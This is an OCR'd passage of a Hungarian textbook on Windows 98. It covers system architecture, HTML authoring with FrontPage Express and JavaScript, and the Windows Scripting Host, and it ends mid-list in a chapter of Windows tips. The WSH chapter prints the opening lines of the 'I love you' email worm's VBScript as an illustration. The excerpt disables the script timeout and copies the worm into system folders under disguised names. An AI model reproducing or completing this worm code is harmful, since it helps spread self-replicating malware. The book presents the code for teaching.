
A Windows 98 oly módon osztja fel a rendelkezésre álló memóriát, hogy támogassa a hozzáférési gyűrűk használatát. A rendelkezésre álló max. 4 GB-os RAM memóriaterületen az alkalmazások és azok adatai csak az első 2 GB memóriacímeit foglalhatják el (igaz, ebbe a területbe beletartozik a valós módú Eszközmeghajtók által felhasználható első 640 KB is). A következő 1 GB-ot a nyers rendszer programjai és a DLL-ek használják, míg a legfelső 1 GB-nyi terület kizárólag a 0-s gyűrűt használó programoknak van fenntartva.



A Windows 98 memóriahasználata

16.9. A Windows 98 komponensei

Számos különféle építőelemből áll össze a Windows 98 architektúrája. A következőkben megkíséreljük áttekinteni ezeket, hogy hogyan is kapcsolódnak össze egymással, és hoznak létre egy egységesen működő operációs rendszert.



A Windows 98 komponensei

16.9.1. Eszközvezérlők (meghajtó-programok)

Hogy az egyes hardverelemek együtt tudjanak működni az operációs rendszerrel, szükség van olyan önálló kis programokra, amelyek képesek közvetlen kommunikációra az adott hardver és a rendszer között. Mindegyik eszközvezérlőt aszerint írnak meg, milyen hardverelemmel kell majd biztosítania a kommunikációt (pl. egy EIDE merevlemezhez írt meghajtó-program teljesen különbözik egy SCSI felületű merevlemez számára írtétól).

Mivel a meghajtó-programok közvetlenül a hardverelemekhez kapcsolódnak, a rendszer architektúrájának legalján találhatóak. A Windows 98 az úgynevezett univerzális meghajtó program/minimeghajtó program technológiát alkalmazza, miáltal a programok egyszerűbbé és stabilabbá válnak. Erre talán a legjobb példa az univerzális modem meghajtó-program (**unimodem.drv**) amely ismeri a módját, hogyan kommunikáljon a szabványos AT parancsokat használó modemekkel. Egy másik módja ennek, ha egy ún. minidriver-t használunk, amely egy bizonyos típusú modemnek valamennyi működési tulajdonságát ismeri.

Fontos újítás az Univerzális Eszközvezérlő modell használata, mellyel ugyanazokat a meghajtó-programokat lehet használni Windows 98-hoz és Windows NT-hez egyaránt. Abban az esetben, ha bizonyos szimulált Windows NT kernel szolgáltatóprogramokat hozzáadunk egy Windows 98 alatt futtatott DLL[30]-hez, a hardvergyártóknak csak egyetlen meghajtót kell kifejleszteniük mindkét platformra.

Sok eszközvezérlőt a rendszeren *virtuális eszközmeghajtó*nak (VxD-nek) neveznek, melyeket bizonyos hardverelemekhez rendelnek hozzá. Az x a meghajtó típusára utal – egy printer vezérlőprogram kiterjesztése **.VPD**, egy videokártya vezérlőprogramjának kiterjesztése **.VDD** lehet, azonban a Windows 98 egységesen a **.VXD** kiterjesztést használja.

---

[30] DLL – programkódot tartalmaznak, és azt megoszthatják egy program különböző komponensei, vagy akár más, a rendszeren futó programok. A Windowsnak is bizonyos komponensei DLL-ként kerültek kifejlesztésre, pontosan ez okból kifolyólag. Amikor egy alkalmazás hozzákapcsolódik egy DLL-hez, akkor meghívhat a DLL-ben található szubrutinokat, hogy azok az alkalmazás számára végezzenek el bizonyos feladatokat. A DLL-ek használata lehetővé teszi a programozók számára, hogy az alkalmazások lényegesen kisebb méretűek lehessenek, hiszen a DLL-ekből (mint egy kölcsönkönyvtárból) kinyerhetik a szükséges részleteket. Lásd még a 34–35. oldalon!

16.9.2. Konfiguráció Kezelő (Configuration Manager)

Az eszközvezérlők felett a Windows 98 architektúrájában három rendszerkomponens található: a Konfiguráció Kezelő, a Virtuális Gép Kezelő és az Installálható Fájl Rendszer Vezérlő. A Konfiguráció Kezelő felelős a Plug&Play eszközökért és azok funkcionalitásáért. Ugyancsak ennek az alrendszernek a feladata az IRQ-k, DMA portok, és I/O memóriacímek koordinálása és minden egyéb rendszererőforrás „féken tartása". A Konfiguráció Kezelő felelős azért, hogy semelyik eszköz se használhasson olyan rendszer erőforrást, amelyet másik eszköz használna – ennek érdekében lehetősége van arra, hogy megváltoztasson bizonyos beállításokat, hogy elkerülje a hardverösszeütközéseket.

A Konfiguráció Kezelő „sín-listázó" (bus-enumerator) vezérlőket használ, hogy felépítse a rendszerben található hardverelemek fastruktúráját, amely megmutatja, egy adott sínhez milyen hardverelemek kapcsolódnak, mind például az EISA illetve a PCI sínekhez.

Ha a Konfiguráció Kezelő hardverelőforrás ütközést érzékel, meghívja az erőforrás rendezőt (resource arbitrator) hogy automatikusan elhárítsa a problémát. A gép újraindulása után a Konfiguráció Kezelő értesíti az érintett eszközvezérlőket a megváltozott konfigurációról.

16.9.3. Virtuális Gép Kezelő

A második operációsrendszer-komponens, amely közvetlenül az eszközkezelők felett helyezkedik el, a Virtuális Gép Kezelő, amelynek legfontosabb feladata virtuális kapcsolatot kialakítani a számítógép valamennyi eszköze között. A virtuális gépek emulált, teljesen működőképes számítógépek, amelyek a memóriában találhatók. Az egyes feladatokhoz más-más virtuális gépek keletkeznek, amikor szükség van rájuk.

Mind a Windows 98, mind valamennyi Windows-alapú alkalmazás egy-egy virtuális gép belsejében fut. Mindegyik futó MS-DOS program egy-egy saját virtuális gépet kap. Erre azért van szükség, mivel az MS-DOS alapú alkalmazások legtöbbjét egyfeladatos operációs rendszerre írták, mintha csak ők uralnák az egész számítógépet.

Ezek a programok közvetlen hívásokat intéznek a hardvereszközök felé, módosítani szeretnék azok állapotát és így tovább. Mivel ez a viselkedés elfogadhatatlan egy többfeladatos operációs rendszer esetében, így a virtuális gépek egyszerűen „becsapják" az MS-DOS programokat: elhitetik velük, hogy ők ténylegesen a hardver eszközöket érték el és módosították azok beállításait, pedig valójában nem.

A Virtuális Gép Kezelő (Virtual Machine Manager – VMM) felelős ugyancsak a processzek időzítéséért, a rendszer virtuális memóriakezeléséért is és magától értetődően az MS-DOS támogatásért. A VMM alapvető része a rendszernek, és létfontosságú szerepet játszik a Windows 98 működésében.

A VMM erőfeszítésein keresztül a Windows 98 támogatja mind a preemptív, mind a kooperatív többfeladatosságot. Valamennyi Win32 alkalmazás preemptív többfeladatúságot valósít meg egymással és a rendszerrel szemben. Valamennyi MS-DOS alkalmazás ugyancsak hasonlóan cselekszik. A régi, Windows 3.1-re kifejlesztett 16 bites (Win16-os) alkalmazások természetesen futtathatók (általában), de csak kooperatív többfeladatosságot valósítanak meg, mert e régebbi Windows csak ezt támogatta.

16.9.4. *Installálható Fájlrendszer Kezelő (Installable File System Manager – IFSM)*

Az igen kacifántos nevű Installálható Fájlrendszer Kezelő nevéből adódóan a rendszer fájlműveleteiért felel. Az Installálható fájlrendszer egy olyan meghajtó-program, amely elérést biztosít a FAT16, FAT32, CD-ROM-ban alkalmazott és hálózati fájlrendszerekhez. Mivel a Windows installálható fájlrendszereket használ, további fájlrendszerek használatára is lehetőséget ad: egyszerűen ki kell fejleszteni egy új fájlrendszer eléréséhez szükséges meghajtó-programot, majd azt az IFSM segítségével egyszerűen csak hozzá kell adni a rendszerhez. Ez történt például a FAT32 bevezetésénél a Windows 95 OSR2 megjelenésekor – magát az operációs rendszert nem kellett megváltoztatni, csak a FAT32 támogatását kellett hozzáadni a rendszerhez, az IFSM segítségével.

Az IFSM megkíméli az alkalmazásokat attól a gyötrelemtől, hogy tudniuk kelljen, milyen formátumban is tárolódnak a fájlok a különbö-

ző médiák esetében. Helyettük az IFSM kezeli ezeket a feladatokat és lefordítja a fájlműveletek eredményeit az alkalmazásoknak és magának az operációs rendszernek. Érthető okokból az IFSM a 0-s gyűrűn fut a minél gyorsabb sebesség elérése érdekében, valamint teljes 32 bites útvonalakat használ az adatmozgatásra az operációs rendszer és a fájlrendszer között.

16.9.5. A Windows 98 alapkomponensei

A Windows 98 rendszerében a következő szintet az alapkomponensek alkotják, melyek Felhasználói (User), Kernel és GDI komponensek.

A *Felhasználói (User) komponens* kezeli az összes olyan beviteli tevékenységet, amely a felhasználó felől a rendszerhez érkezik és továbbítja az üzeneteket a rendszeren található felhasználói interfészek felé. Ezen felül ez az alrendszer felügyeli a hangkártya vezérlőket és a kommunikációs kapukat. Úgy viselkedik, mint egy sokoldalú postáskisasszony: minden rendszerüzenetet a megfelelő helyre irányít. Az üzenet nem más, mint egy esemény (például a felhasználó lecsukott egy ablakot a képernyőn, vagy lenyomott egy billentyűt, vagy odébb vitte az egérkurzort a képernyőn). Az üzeneteket a Felhasználói komponens továbbítja a megfelelő beviteli sorba, ahhoz az ablakhoz, ahonnan azt elküldték. A beviteli sorok összegyűjtik az alkalmazásukhoz érkezett üzeneteket, amíg az alkalmazások fel nem dolgozzák azokat és kiemelik őket a sorokból.

A Win32 architektúrájú alkalmazások mindegyikének külön üzenetsora van, míg a Win16 alapú alkalmazások egyetlen közös üzenetsoron osztoznak. Az üzenetsorok kezelése magukból az alkalmazások felépítéséből ered: mivel a Windows 3.1 csak egyetlen üzenetsoros feldolgozást támogatott, a rendszernek képesnek kell lennie csak egyetlen üzenetsor támogatására is, ha azt akarjuk, hogy ilyen régebben megírt programok is fussanak a fejlettebb rendszereken. A Win32 alapú programok már sokkal fejlettebbek, így képesek a privát üzenetsoruk támogatására.

A *Kernel alapkomponens* hajtja végre a legalapvetőbb rendszerfunkciókat, mint az egyes programok betöltése és kiemelése a memóriából, a kivételek kezelése és a virtuális memória kezelése. Gyakran úgy is szokták jellemezni, hogy a Kernel maga a rendszer lelke.

A legutoljára hagyott *GDI alapkomponens* a Grafikus Eszköz Interfész. Ez a komponens felel a rendszer valamennyi grafikus outputjáért, bitmap-ek és egyéb grafikus primitívek megjelenítéséért és a rendszerben található video-vezérlők zökkenőmentes együttműködéséért. Ugyancsak a GDI felelős a nyomtatási alrendszer támogatásáért, amely a rendszer nyomtatott outputjainak elkészítését kezeli.

16.9.6. A héjprogram

A legutoljára tárgyalt alapkomponens maga a héjprogram (shell) az a 32 bites alkalmazás, amit mindennap látunk magunk előtt, amikor bekapcsoljuk a Windows-t, hiszen ez kezeli a Windows 98 Asztalát és az Intézőt. A héj a saját szálában fut, amelyet hiba esetén az azonnal újra is indít. Bár ugyanazon a szinten fut, mint a rendszer más alkalmazásai, a héjprogram szolgáltatásokat is nyújt más programok számára. Például a felhasználói felület más programok által is használt komponenseit, úgy, mint a nyomógombokat, legördülő menüket, sőt a fájlmegnyitási párbeszédablakokat is a héjprogram biztosítja.

Összegzés:

A Windows 98 szép példája az objektumorientált programtervezésre. Ez különösen jól látszik a szálak és a virtuális gépek esetében. A Windows 98 sok egymásra épülő komponens összehangolt munkájának segítségével képes szinte minden felhasználói igényt kielégíteni. Rendelkezik egy modern operációs rendszer valamennyi hasznos tulajdonságával és előnyeivel: többfeladatos, többszálas, grafikus, védett módú működés. Igaz, nem éri el a kvázi ipari szabványnak elfogadott Windows NT felépítési erősségét, ám nem is követel annyi erőforrást, mint nagyobb testvére. Ne felejtsük el azonban: jelentős áldozatokat kellett hozni a Windows 98 architektúrájának tervezésekor, hogy teljes mértékben támogatni tudja a régebbi, MS-DOS, illetve Windows 3.1-re írt programok zökkenőmentes futtatását!

Más részről viszont a Windows kezelése annyira egyszerű, hogy használata minimális gondolkodást igényel. Aki sokat ül a számítógép előtt, elképzelhető, hogy gondolkodása átalakult, és hátrányosan befolyásolja ez a világ (lásd a 293. oldal tetején a montírozást). Lehet, hogy mégsem olyan mesés ez a világ? (Á. Gy.)

17.

HTML FÁJLOK KÉSZÍTÉSE

Ebben a fejezetben megnézzük, hogy a Windows 98 hogyan támogatja a HTML (Hyper Text Markup Language) fájlok készítését.

Internet-böngészőt – angolul browsert – a Windows 95-höz külön beszerezhető Plus! csomag tartalmazott először (Microsoft Explorer 3-as változatot). A Windows 98 már beépítve tartalmazza az Internet Exploror 4-es változatát. Emlékeztetőül: a *böngésző* jeleníti meg a világ különböző részein található szervereken elhelyezett honlapokat (weblapokat), és teszi lehetővé a közöttük való navigálást, az ún. linkek segítségével. A *link* általában egy aláhúzott szó, vagy ábra a szövegben, melyre kattintva egy másik weblapra váltunk, fájlt tölthetünk le stb. A honlapok nézegetését magyarul „szörfölésnek" is nevezik.

A honlap (weblap) viszont nem más, mint egy HTML fájl (kiterjesztése általában **.HTM**). A HTML fájl pedig egy egyszerű ASCII szövegfájl, ezt tölti le a böngésző és értelmezi! Vagyis ha ismerjük e nyelv felépítését, honlapot akár a Jegyzettömbbel (Notepad) is létrehozhatunk. Ez az „alacsony szintű" honlapkészítési lehetőség sok fejlesztő számára kedvelt módszer.

Van felhasználóbarátabb lehetőség is, amelynek során egy fejlesztőprogram segítségével készítjük el a honlap kívánt arculatát, és a program generálja a HTML kódot. Ilyen programok pl:


- Microsoft FrontPage 98/2000
- Netscape Composer (a Netscape Communicator része)
- Macromedia Dreamweaver
- Microsoft Word 97/2000 ("Mentés HTML formátumban")


A Windows 98 – az Explorer részeként – tartalmazza a Microsoft FrontPage Express programot. Indítása: Start – Programok – Internet Explorer – FrontPage Express vagy Start – Futtatás – **`fpxpress`** (Enter). Ha nem indul el, lehet hogy nem telepítettük fel, ellenőrizzük a Vezérlőpultban (Programok hozzáadása – Windows telepítő fül – Internet eszközök komponens)!

Megjegyezzük, hogy a FrontPage Express a Microsoft FrontPage program kevesebb lehetőséget tartalmazó változata és csak a Windows 98 Első Kiadásában található meg, a Második Kiadásból (Win98 SE) már kimaradt!

A program kezelése könnyen elsajátítható, néhány funkciója a WordPad-re emlékeztet (betűtípus, igazítás stb.). A Súgója viszont nagyon szűkszavú.

A következő kép a FrontPage Expresst mutatja, amint éppen egy egyszerű weblapot készítünk, WYSIWYG (What You See Is What You Get, magyarul Alakhű) módon. Alatta látható ugyanez a weblap, ahogy az Internet Explorer böngésző megjeleníti:





Ha pedig az Internet Explorerben kiadjuk a Nézet – Forrás parancsot, elénk tárul a HTML forrás, a FrontPage Express által készített szövegfájl (ezt tölti le az Interneten keresztül, és jeleníti meg a browser!):

```
<html>
<head>
<meta http-equiv="Content-Type"
content="text/html; charset=windows-1250">
<meta name="GENERATOR" content="Microsoft FrontPage
  Express 2.0">
<title>A Gábor Dénes Főiskola honlapja:</title>
</head>
<body bgcolor="#FFFFFF">
<p>A <font size="4"><strong>Gábor Dénes Főisko-
  la</strong></font>
honlapja: <a
  href="http://www.gdf.hu">http://www.gdf.hu</a></p>
</body>
</html>
```

A HTML nyelv rövid összefoglalása:

Az itt leírtakat használhatjuk akkor, amikor a Jegyzettömbbel készítünk, vagy módosítunk HTML fájlt.

A HTML csak ASCII karakterekből áll, és két dolgot tartalmaz: a dokumentum szövegét és HTML elemeket, ún. *tag*-okat (címke, utasítás). A tag általános alakja:

```
<tag paraméterek> szöveg_amelyre_vonatkozik </tag>
```

A <>-en belül a kis- és nagybetűk használata egyenértékű. Ha a böngésző nem érti meg a tag-et, hibaüzenet nélkül továbblép.

- **<body>** és **</body>** – a közéjük írt sorok (információk) jelennek meg a képernyőn;
- **<title> felirat </title>** – a közé írt felirat megjelenik a böngésző fejlécében (ez lesz a weblap címe);
- **<head>** – ide a honlaphoz tartozó kulcsszavakat helyezhetünk el, az Internet kereső programjai részére;
- **<!-- Megjegyzés -->** megjegyzés elhelyezése;
- Betűstílusok: **<B>** **<I>** **<U>** **<TT>** és **</B>** stb. (félkövér, dőlt, aláhúzott és teletype, azaz egyforma szélességű);
- **<H1> cím </H1>** – cím megadása (a szövegben). A szám 1 és 6 közötti lehet, egyre csökkenő betűméretet jelöl;
- **<font size="4">** – betűméret (1..7, egyre növekvő);
- **<font color=#FFFFFF>** – betűszín, red-green-blue formátumban (2-2 karakter), hexadecimálisan (00..FF). Pl. 00FF00 zöld színt jelent;
- **<MARQUEE> szöveg </MARQUEE>** – futó felirat elhelyezése
- **<P>** – bekezdés, a szöveg új sorban folytatódik (paragrafus);
- **<P align=left>** **<P align=right>**
- **<P align=center>** – a paragrafus igazítása;
- **<PRE>** **</PRE>** – a közé írt szöveg a forrásfájlban található eredeti tördeléssel és formában jelenik meg, írógép karakterekkel;
- **
** – soremelés, paragrafuson belül. Ha nincs, a böngésző magától tördeli a sorokat;
- **<NOBR>** **</NOBR>** – sortörés letiltása;
- ** szöveg ** – linkek beillesztése. A *szöveg* jelenik meg a képernyőn, aláhúzva, rákattintva a böngésző a *cím*-re ugrik. A cím lehet egy másik honlap címe (URL), vagy egy fájl neve, vagy az adott fájl másik pontja (ekkor formája **#cím** és a HTML forráskód megfelelő blokkját **<A NAME="cím">** és **</A>** közé kell zárnunk);

- Ékezetes karakterek: az „o" betűn keresztül megmutatva: **&oacute=ó, &ouml=ö, &otilde=õ** (hullámvonalas), **&ocirc=ô** (kalapos).

Az itt leírtak csak töredékét képezik a HTML lehetőségeinek, számtalan egyéb funkció is létezik: a forrásszövegbe beszúrhatjuk képfájlok megjelenítését, Javascript utasításokat is stb.

A Javascriptet tartalmazó HTML fájlra példa (működik mind Internet Explorerrel, mind Netscape-pel):

```
<HTML>
<HEAD>
<TITLE>Javascriptes program</TITLE>
<MARQUEE>Javascriptes program</MARQUEE>
<SCRIPT language=JavaScript>
  alert("A kezdeshez usson Entert, vagy OK gomb!")
</SCRIPT>
<BODY>
<DIV><FONT face=Arial size=2></DIV></FONT>
<DIV> </DIV>
<B>Hogy erzi magat?</B>
<P>
<SCRIPT language=JavaScript>
  var valasz=prompt("a=jol, b=rosszul.\nIrja be a
     valaszt!","a")
</SCRIPT>
<DIV align=center>
<CENTER>
<TABLE border=0 cellSpacing=0>
    <TBODY>
    <TR><TD>Valaszom:</TD></TR>
    <TR><TD>
<SCRIPT language=JavaScript>
if(valasz=="a")
  document.write("Orulok neki!"); else
    if (valasz=="b")
      document.write("Sajnalom!"); else
        document.write("A\"",valasz,"\"-t nem ertem!");
</SCRIPT>
</TABLE>
<DIV align=left>
<B>Vege!</B>
</body></html>
```

A fenti pár sort próbáljuk ki, megéri (azaz indítsuk el a Jegyzettömböt, gépeljük be, mentsük el az Asztalra **.htm** kiterjesztéssel és

utána az egérrel kattintsunk az ikonjára)! Megértéséhez azonban a HTML nyelv ismeretén kívül a Javascript lehetőségeit is ismernünk kell.

A Windows 98 egyéb Internetes segédprogramokat is nyújt. Pl. on-line Internet kapcsolatunk sebességét a DOS ablakból indítható **ping.exe** programmal mérhetjük le. Egy honlaphoz vivő útvonalat a **tracert.exe** program listázza ki (példa: **ping www.gdf.hu**, **tracert www.gdf.hu**). A többet tudó, grafikus változat neve Neotrace, mely letölthető a **www.neoworx.com** honlapról. Ha pedig Internetes portált üzemeltetünk egy távoli szerveren, a szerveren tárolt fájlszerkezetet az **ftp.exe** program segítségével módosíthatjuk (bár erre szebb lehetőség a Far Manager, illetve a Windows Commander programok FTP lehetőségei, avagy a CuteFTP program).


18.

WINDOWS SCRIPTING HOST


Ebben a fejezetben a Windows speciális, programozással kapcsolatos lehetőségét tekintjük át.

A Windows 98-tól kezdve egy installáláskor kiválasztható komponens a Windows Scripting Host. Ennek használatával a rendszer objektumai különböző nyelvű scriptekből elérhetők. Alapértelmezésben Visual Basic Script és Java Script értelmező települ, de elvileg más nyelvek is használhatók. A VBScript és a JScript *nem* azonos a Visual Basic és a Java nyelvekkel, hanem azokhoz hasonló szintaxisú, de leegyszerűsített nyelvek. A **`\WIN98\SAMPLES\WSH`** könyvtár néhány .JS és .VBS mintaprogramot tartalmaz, érdemes kipróbálni ezeket! E két fájlkiterjesztés tehát a Windows által azonnal értelmezhető, futtatható fájlokat takar. A **`wscript.exe`** és a **`wscript.hlp`** fájlok is a témakörhöz tartoznak (megkereshető a Sajátgépen keresztül).

Példa: a Jegyzettömbbel készítsünk egy .VBS fájlt, mely egy sort, a **`WScript.Echo „Helló világ!"`** -ot tartalmazza. A fájlt lefuttatva – azaz pl. a Sajátgépből indulva megkeresve és rákattintva – a képernyőn a következő jelenik meg:



Ha a Sajátgép ikonról indulva ráállunk egy .VBS fájlra és jobb egérgomb + Tulajdonságokat választjuk, beállíthatjuk, hogy bizonyos idő után a Windows függessze fel a script futtatását. Ekkor egy újabb, .WSH kiterjesztésű fájl keletkezik, mely ezt a beállítást tartalmazza és elindítja az adott .VBS-t.




Másik példa: (Windows Scripting Host specifikus) Javascript forrásfájl:

```
var vbOKOnly = 0;
var vbOKCancel = 1;
var vbYesNo = 4;
var vbQuestion = 32;
var vbInformation = 64;
var vbCancel = 2;
var vbYes = 6;
```

```
    var L_Welcome_MsgBox_Message_Text    = „Továbblépjek?";
    var L_Welcome_MsgBox_Title_Text      = „Helló, világ!";
    Welcome();

    var WSHShell = WScript.CreateObject("WScript.Shell");

function Ask(strAction){
    var intButton
    intButton = WSHShell.Popup(strAction,0,
      L_Welcome_MsgBox_Title_Text,vbQuestion + vbYesNo );
    return intButton == vbYes;
}

WSHShell.Popup("Hello, world!",0,"Helló, világ!",
                vbInformation + vbOKOnly );

function Welcome() {
    var WSHShell = WScript.CreateObject("WScript.Shell");
    var intDoIt;

    intDoIt =  WSHShell.Popup(L_Welcome_MsgBox_Message_Text,0,
      L_Welcome_MsgBox_Title_Text,vbOKCancel + vbInformation );
    if (intDoIt == vbCancel) {
      WScript.Quit();
    }
}
```

A fájl **.JS** kiterjesztésű, a Windows 98 közvetlenül futtatni tudja. Ha begépeljük és lefuttatjuk, a képernyőn a következő jelenik meg:



2000-ben világszerte elszaporodott és nagy rombolást végzett az „I love you" e-mail féreg. Ez valójában egy .VBS kiterjesztésű fájl volt, amely e-mailen érkezett csatolt fájlként. A fertőzés akkor következett be, ha a gyanútlan felhasználó lefuttatta a fájlt, amelynek neve **LOVE-LETTER-FOR-YOU.TXT.vbs** volt, azaz első látásra egy .TXT szövegfájlnak gondolhatnánk (valójában pedig az utolsó fájlkiterjesztés érvényesül).

Érdekességképpen az I love you forráskódjának eleje (a teljes kód pár száz sorból áll):

```
rem  barok -loveletter(vbe) <i hate go to school>
rem by: spyder / ispyder@mail.com  /  @GRAMMERSoft Group
/  Manila,Philippines
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windo
   ws Scripting Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite „HKEY_CURRENT_USER\Software\Microsoft\Windows
   Scripting
Host\Settings\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
regruns()
html()
spreadtoemail()
listadriv()
end sub
```

Annyi mindenesetre látható, hogy a Windows Scripting Host nagyon sok tevékenységre képes.

19.

TOVÁBBI WINDOWS 95/98 TRÜKKÖK

A 11. fejezetet folytatjuk.

7. A gép bekapcsolása után, a Windows betöltése közben az Esc billentyűt leütve eltűnik a logó és láthatóvá válik a szöveges képernyős háttér, megfigyelhetjük hogy a Windows éppen mit tölt be.

8. A Windows kilép mindenből és kikapcsol a

```
rundll32 user,ExitWindows
```

